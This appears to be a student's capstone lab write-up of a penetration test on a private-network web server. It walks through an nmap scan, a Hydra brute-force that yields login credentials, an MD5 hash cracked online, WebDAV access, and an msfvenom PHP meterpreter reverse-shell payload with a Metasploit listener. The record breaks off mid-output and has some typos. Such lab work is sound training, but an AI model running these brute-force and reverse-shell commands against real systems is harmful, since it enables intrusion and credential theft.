


Doing a configuration check on my kali linux virtual machine terminal i ran a command ifconfig to check for possible network configuration

```
nmap -Pn -sV -A 192.168.1.0/24
```



For the capstone machine we discovered some open ports which includes port 80 and also our scan showed us that the werversers contains some files which might be of importance to us.



## Step 2


Then we need to do a reconnaissance on the company web server to see if we can get any useful information about the company.

So we can open up web explorer with the IP 192.168.1.105, we can see some useful directory folders



So trying to navigate into the secret folder with 192.168.1.105/company\_folders/secret\_folder we got an authentication pop up

So we need to find out what ashton's login credentials are, we can brute force against the webserver secret folder directory using a linux tool HYDRA for cracking passwords.



### Step 3

Brute Forcing against the webserver secret folder to obtain ashton's login credential, I used HYDRA as stated in step 2


On the kali linux command line i ran hydra against a wordlist which is rockyou.txt in this case, i copied the rockyou.txt wordlist to the directory i was doing my engagement

Cp rockyou.txt.zip /root/Downloads

Then i unzipped the file by running command 'gunzip rockyou.txt.zip'

Then i used the hydra tool with the command

```
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```




The results of the bruteforce was credential login details for ashton which was  
username: ashton  
password: leopoldo

Then i went back to the web browser inputted the secret folder path  
192.168.1.105/company\_folders/secret\_folder with the login details of ashton, we were able to  
access the secret\_folder directory

## Step 4


Then navigating into connecting\_to\_webdav we got into connect\_corp\_server folder which contains some useful information about Ashton's writeup instruction about the CEO ryan and how to navigate into the webdav webserver. The write up included a hash which can be cracked by a couple of tool and even an online website for cracking hashes <https://crackstation.net>



After using the website to crack the hash which is an md5 hash, I discovered the password to the hash and its integrity was also checked

username : ryan

Password: linux4u






## Step 5

Then the other instruction in step 3 told us that we need to connect to webdav server with the follow and ryan login credential that i just discovered.

Using `dav://192.168.1.105/webdav` in our attacking kali machine file system directory, we can connect to the webserver



Then proceeding <http://192.165.1.105/webdav> with ryan credentials we see that it's the same passwd.dav that is present in the directory. This shows us we have access and control over the CEO's account, then we can craft our payload to create a communication/connection with the webserver.

## Step 6

Crafting our payload and exploiting the webserver with metasploit


We use msfvenom to craft our php reverse shell payload  
command :

```
msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.1.90 lport=4444 -f raw > shell.php
```

We connect to metasploit to set up a listener by typing series of commands

- Msfconsole to start up an msfconsole
- use exploits/multi/handler

- Set payload php/meterpreter\_reverse\_tcp
- Show options to check some other options that need to be set in the exploits/multi/handler like the lhost
- Set lhost 192.168.1.90
- run



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays a Metasploit Meterpreter session. The user has set the payload to 'php/meterpreter\_reverse\_tcp' and is viewing the options for the 'exploit/multi/handler' module. The options table shows 'Exploit target' set to '0 Wildcard Target' and 'LHOST' set to '192.168.1.105'. The user has also set the 'LHOST' to '192.168.1.90'.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.105    False     The IP address of the listener.

